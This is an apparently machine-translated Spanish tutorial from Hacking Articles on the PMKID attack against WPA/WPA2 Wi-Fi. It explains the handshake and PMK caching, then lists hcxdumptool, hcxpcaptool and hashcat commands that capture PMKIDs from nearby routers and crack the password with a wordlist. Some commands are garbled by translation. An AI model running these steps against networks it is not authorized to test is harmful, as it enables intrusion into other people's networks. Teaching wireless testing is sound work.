iGNITE Technologies

Wireless Penetration Testing

PMKID Attack

WWW.HACKINGARTICLES.IN

Contenido

Introducción 3

Autenticación del sistema abierto 3

Autenticación de clave compartida 3

WPA y WPA2 (PSK)..... 4

Apretón de manos de 4 vías 5

Almacenamiento en caché PMK y PMKID..... 6

Explicación del ataque PMKID 7

Capturando PMKID usando hcxdumptool..... 7

Convertir pcapng a un archivo hashcat y descifrar usando hashcat 9

Capturar solo un PMKID usando hcxdumptool.....11

Conversión de pcapng a pcap y craqueo usando Aircrack-ng 12

Captura y ataque de PMKID usando Airgeddon.....14

Captura de PMKID usando Bettercap 17

Conclusión 20

Introducción

El ataque PMKID fue desarrollado por Team Hashcat. Los métodos tradicionales de captura de protocolo de enlace y fuerza bruta esperan a que el cliente anule la autenticación y vuelva a autenticarse, mientras que el ataque PMKID no lo hace. PMKID directo es

capturado en este ataque y luego resquebrajado. Este ataque funciona en los protocolos WPA y WPA2 y estudios recientes han demostrado poco o ningún éxito en WPA3 y son mucho más resistentes a los ataques PMKID. vamos

Primero entenderemos los conceptos básicos de las redes inalámbricas y luego comprenderemos mejor PMKID.

Autenticación del sistema abierto

La autenticación de sistema abierto (OSA) es un proceso de autenticación a través del cual una computadora puede obtener acceso a una red inalámbrica utilizando el protocolo de privacidad equivalente a cableado (WEP). Con OSA, una computadora equipada con un módem inalámbrico puede acceder a cualquier red WEP y recibir archivos no cifrados.

Proceso de autenticación:

- El cliente ve un SSID y envía una solicitud para conectarse (marco de solicitud)
- El punto de acceso envía una respuesta (trama de respuesta)
- El cliente envía una solicitud de asociación o autenticación al AP
- AP genera un código de autenticación y lo envía de vuelta al cliente para usarlo solo en esa sesión




Figura 1

Considere cuando conecta un cable Ethernet en su escritorio y lo conecta inmediatamente a la red.
Es análogo a WEP para redes inalámbricas. Por lo tanto, el nombre es protocolo equivalente cableado.

Hay problemas obvios con este mecanismo, como el descifrado del código autenticado, IV estático, cifrado débil utilizado, etc. El protocolo WEP se mejoró mediante algo conocido como autenticación de clave compartida.

Autenticación de clave compartida

Es un método de autenticación en WEP en el que tanto el cliente como el servidor tienen acceso a una clave de antemano. Esta clave no es más que la frase de contraseña (contraseña) de Wi-Fi.

Entonces, en el proceso:

- El cliente ve un SSID y envía una solicitud para conectarse (marco de solicitud)

- El punto de acceso envía un archivo cifrado al cliente que solo se puede descifrar mediante la clave (Wi-Fi Contraseña)
- El cliente ingresa la contraseña y envía el marco de solicitud de autenticación al AP
- AP verifica el archivo descifrado y confirma que el cliente tiene la clave utilizada para la autenticación y otorga acceso.




Figura 2

UC Berkeley demostró que WEP es un protocolo débil debido al cifrado que se realiza utilizando esa clave estática y, por lo tanto, la llegada de WPA y WPA2.

WPA y WPA2 (PSK)

Previo: aquí solo hablaremos de autenticación PSK en WPA2 en modo Unicast (comunicación AP a cliente 1 a 1)

El acceso protegido por Wi-Fi llegó en 2004 con la capacidad de funcionar en el mismo hardware que WEP. A diferencia de WEP, WPA utiliza TKIP (Protocolo de integridad de clave temporal) para generar dinámicamente una nueva clave para cada paquete. Además, WPA2 incluye soporte obligatorio para el protocolo CCMP, basado en AES. Hablemos de la autenticación en WPA/WPA2.

Cada usuario que inicia sesión en una red inalámbrica utilizando los métodos WPA y WPA2 PSK ya conoce la clave precompartida. PSK tiene un tamaño de 256 bits y se obtiene así:

Clave precompartida = PBKDF2_SHA1 (contraseña de Wi-Fi (frase de contraseña) + SSID de Wi-Fi, longitud del SSID + 4096 iteraciones de SHA1)

PBKDF2_SHA1 es solo un ejemplo de función hash que también se puede personalizar.

Entonces, si le dices tu contraseña de Wi-Fi a tu amigo, él también tendrá acceso a tu PSK. Tenga en cuenta que PSK no cifra el tráfico y, de hecho, las claves de cifrado del tráfico se crean o derivan de esta PSK.

En WPA2 PSK, la clave precompartida es la misma que la clave maestra por pares (PMK).

Este PSK no se utiliza para cifrar datos en cada paquete. Las claves de cifrado se derivan de PSK en este método y tienen otras variables. La clave de cifrado utilizada para cifrar todos los datos en tránsito entre un cliente y un punto de acceso (Unicast) se denomina clave de tránsito por pares (PTK).

Entonces, PTK = PSK o PMK + Anonce + Snonce + MAC (autenticador) y MAC (supplicante)

Aquí,

- Autenticador = AP
- Solicitante = cliente
- Anonce = valor de 1 vez para cada paquete generado por el punto de acceso llamado Autenticador
  mientras tanto
- Snonce = valor una vez generado para cada paquete por el solicitante llamado nonce del solicitante.

Ahora que conocemos las fórmulas de PSK y PTK, veamos cómo los clientes y puntos de acceso crean, intercambian, y verifique estas claves mediante un protocolo de enlace de 4 vías.

Agregar: para los modos de transmisión y multidifusión, lo básico es el mismo, las claves generadas son un poco diferentes. Luego, el par se convierte en GTK y GMK (Clave temporal de grupo, Clave maestra de grupo), y la PSK en este modo se genera a partir de una Clave de sesión maestra (MSK).

Apretón de manos de 4 vías

En términos sencillos, durante la autenticación, parte del material de claves de origen se convierte en material de cifrado de datos que eventualmente puede usarse para cifrar marcos de datos. Este proceso de convertir el material de claves de origen en material de cifrado de datos se denomina protocolo de enlace de 4 vías. Como vimos anteriormente, tanto el cliente como el autenticador (punto de acceso) conocen la PSK (también conocida como PMK). Pero la PMK no se utiliza para cifrar los datos y se debe derivar una PTK utilizando PMK.

Entendamos ahora cómo se hace un apretón de manos:

1. Creación de PTK del cliente (también conocido como solicitante):
   - Access Point envía un mensaje con Anonce en él. Anonce es un valor de uso único por paquete.
   - El cliente crea su propio PTK ahora que tiene todas las entradas (tanto MAC, PMK, Snonce (creado por uno mismo), y Anonce).
2. Creación de PTK AP (también conocido como Autenticador):
   - El solicitante envía un mensaje al AP con su Snonce para que el AP pueda generar el mismo PTK también.
   - Este mensaje se envía con el campo MIC establecido en 1 como una verificación para verificar si este mensaje está dañado o no o si la clave ha sido cambiada por un intermediario por algún otro motivo.
   - El solicitante también envía un RSN IE (o PMKID)
3. Creación de claves de grupo y transferencia por AP al Solicitante:
   - Una vez verificados los PTK, el punto de acceso deriva GTK de GMK (para transmisión y comunicación multidifusión).
   - GTK se entrega al solicitante y está cifrado con PTK.
   - El mensaje se envía al solicitante para que instale las claves temporales y también se envía un paquete RSN IE en la trama.
4. Confirmación de instalación de claves: el solicitante confirma al autenticador que las claves tienen sido instalado.




figura 3

En palabras más simples, un protocolo de enlace de 4 vías hace esto:

- AP envía Anonce al cliente y este crea PTK
- El cliente envía Snonce a AP y crea el mismo PTK
- AP deriva claves de grupo y las envía al cliente cifradas con PTK
- El solicitante instala las claves y envía la confirmación

Como puede ver, este proceso es bastante largo y cuando un cliente sale del alcance y regresa al alcance del AP (llamado roaming), el proceso carece de ineficiencia. Es por eso que los enrutadores albergan una función de roaming inteligente conocida como almacenamiento en caché PMK.

Almacenamiento en caché PMK y PMKID

Bien, en este momento, el cliente y el punto de acceso han realizado un protocolo de enlace de 4 vías exitoso y han mantenido algo conocido como PMKSA (asociación de seguridad PMK).

La itinerancia del punto de acceso se refiere a un escenario en el que un cliente o un solicitante se mueve fuera del alcance de un AP y/o se conecta a otro AP. Muy similar a las transferencias en las redes celulares, este roaming a menudo puede afectar la conectividad cada vez que un cliente sale del alcance de un AP y se mueve a otro, 4-

forma en que se volverá a realizar el apretón de manos.

Considere entornos corporativos donde hay múltiples puntos de acceso en múltiples pisos y está corriendo con una computadora portátil a la sala de presentación con una presentación en línea que realizó, abre su computadora portátil y boom... la conexión se pierde, un retraso de 1 segundo le cuesta todo su PPT .

Para que esta transferencia no tenga demoras, tenemos una función llamada almacenamiento en caché PMK.

Muchos enrutadores almacenan en caché el PMKID del proceso de intercambio en una colección de información PMKSA, de modo que la próxima vez que el cliente cancele y vuelva a autenticarse, el protocolo de enlace de 4 vías no se realizará nuevamente y el enrutador le pedirá directamente al cliente el PMKSA, lo verificará y él sería volver a asociarlo con un punto de acceso.

PMKSA = PMKID + Vida útil de PMK + direcciones MAC + otras variables

PMKID es un valor hash de otro valor hash (PMK) con 2 MAC y una cadena fija.

PMKID = HMAC-SHA1-128(PMK, “Nombre PMK” + MAC (AP) + MAC(Supplicante)) HMAC-SHA1 es nuevamente solo un ejemplo de una función pseudoaleatoria. PMKID es un campo en el marco RSN IE (elemento de información de red de seguridad robusta). RSN IE es una trama opcional que se encuentra en los enrutadores. “Nombre PMK” es una etiqueta de cadena fija asociada con el SSID. Ahora, este PMKID se ha almacenado en caché en el enrutador y la próxima vez que mi cliente se conecte al AP, el AP y el cliente simplemente verificarán este PMKID y no se requerirá nuevamente un régimen de protocolo de enlace de 4 vías. El almacenamiento en caché de PMKID se realiza en varias redes IEEE 802.11 con funciones de roaming. Muchos proveedores también han estado proporcionando funciones de seguridad RSN adicionales en estos días, ya que la importancia de los ataques PMKID está aumentando.

Explicación del ataque PMKID

¿Todos los enrutadores son vulnerables a los ataques PMKID? No. Sólo los enrutadores que tienen funciones de roaming habilitadas o presentes son vulnerables.

Ahora, toda esa lectura dará frutos. Observe cómo si podemos recuperar el PMKID de un punto de acceso, obtendremos un valor hash que contiene la contraseña. El ataque PMKID se dirige directamente a una única trama RSN IE. Dado que el PMKID se deriva de PMK, una cadena fija y 2 MAC, Hashcat lo define como un "vector de ataque ideal". Ahora sabemos cómo se crea PMK. Entonces, para aplicar fuerza bruta a PMKID, necesitamos los siguientes parámetros:

- Contraseña de WiFi (frase de contraseña): adivina
- WiFi SSID – conocido
- Longitud del SSID – conocida
- MAC del Autenticador y Suplicante – conocido
- Nombre PMK – conocido

Entonces, solo necesitamos:

Recuperar PMKID -> Adivinar la frase de contraseña de Wi-Fi usando el diccionario -> crear hash PMK -> crear hash PMKID y comparar con el hash PMKID recuperado

Según el artículo original de Hashcat aquí, las principales ventajas son las siguientes:

- No se requieren más usuarios habituales, porque el atacante se comunica directamente con el AP (también conocido como ataque “sin cliente”)
- No más esperas por un protocolo de enlace completo de 4 vías entre el usuario normal y el AP
- No más retransmisiones eventuales de tramas EAPOL (que pueden conducir a resultados imposibles de descifrar)
- No más posibles contraseñas inválidas enviadas por el usuario normal
- No más tramas EAPOL perdidas cuando el usuario normal o el AP está demasiado lejos del atacante
- No se requieren más ajustes de valores de contador de repetición y nonce (lo que resulta en velocidades ligeramente más altas)
- No más formatos de salida especiales (pcap, hccapx, etc.): los datos finales aparecerán como un formato hexadecimal normal. cadena codificada

Capturando PMKID usando hcxdumptool

Ahora que entendemos qué es PMKID, intentaremos recuperar este PMKID e intentaremos atacarlo. Estamos usando hcxdumptool para solicitarle al AP el marco PMKID y guardarlo en formato pcapng.

Para instalar esto junto con otras herramientas de la suite:

apto para instalar hcxtools

```
┌──(root💀kali)-[~]
└─# apt install hcxtools
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
hcxtools is already the newest version (6.0.2-1+b1).
The following package was automatically installed and is no
  gstreamer1.0-pulseaudio
Use 'apt autoremove' to remove it.
```

Después de eso, tenemos que poner nuestro adaptador Wi-Fi o la NIC en modo monitor usando aircrack-ng

airmon-ng iniciar wlan0

```
┌──(root💀kali)-[~]
└─# airmon-ng start wlan0

Found 1 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    507 NetworkManager

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT53
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Ahora, intentaremos capturar PMKID de todos los enrutadores que nos rodean usando hcx.

hcxdumptool -o demostración -i wlan0mon --enable_status 5

Aquí, la demostración es el archivo de salida. wlan0mon es la interfaz y enable_status 5 significa mostrar autenticación y marcos EAP y EAPOL únicamente. PMKID también podría capturarse mediante el estado 1.


Marcos EAP: EAP significa Protocolo de autenticación extensible. Este protocolo se utiliza para la autenticación en enrutadores WPA2-PSK. Verá, cuando hablamos de un protocolo de enlace de 4 vías, se estaban creando sus claves de cifrado. Sin embargo, EAP es responsable de la autenticación del cliente en el punto de acceso.

El proceso EAP funciona de la siguiente manera:

- Nueva conexión a red inalámbrica solicitada por el cliente al AP
- El AP solicita datos de identificación del usuario y envía los datos recibidos a un servidor de autenticación.
- El servidor de autenticación solicita y recibe prueba de la validez de la información de identificación del AP

- El punto de acceso obtiene la verificación del usuario y envía mensajes de verificación al servidor de autenticación.
- El servidor otorga acceso y el usuario se conecta a la red y continúa con una conexión de 4 vías. apretón de manos.

Hay un total de más de 40 mecanismos de autenticación en EAP, pero la esencia es la mencionada anteriormente.



Como puede ver, hemos capturado el PMKID con éxito.

[PMKIDROGUE]: El PMKID lo solicita hcxdumptool y no un CLIENTE


[M1M2ROGUE]: hcxdumptool solicita EAPOL M2 a un CLIENTE y no a un AP.

[PMKID:<ID> KDV:2]: Capturó un PMKID solicitado a un CLIENTE.

Convertir pcapng a un archivo hashcat y descifrar usando hashcat

Ahora, usaremos hcxpcaptool para convertir este archivo pcapng a un formato hash crackable de Hashcat.


```
hcxpcaptool -z demostración de hash
```



Vea cómo se escriben los PMKID en el hash. Cambiemos el nombre de este "hash" a "pmkidhash". El siguiente paso es la jugosa fuerza bruta.

```
hashcat -m 16800 --force pmkidhash /usr/share/wordlists/rockyou.txt --show
```

16800 es el código para el hash de tipo WPA PMKID.




Y así, ya tenemos la contraseña descifrada.

Capturar solo un PMKID usando hcxdumptool


Ahora bien, antes estábamos capturando todos los PMKID cercanos a nosotros, ¿qué sucede si queremos capturar PMKID desde un único punto de acceso? Para ello debemos tomar nota del MAC ID del AP. Aquí, del paso anterior de hcxdumptool, guardé la ID de MAC en un archivo de texto llamado "destino".

```
objetivo de gato
```



Ahora capturaré el PMKID y guardaré el resultado en un archivo llamado raj.

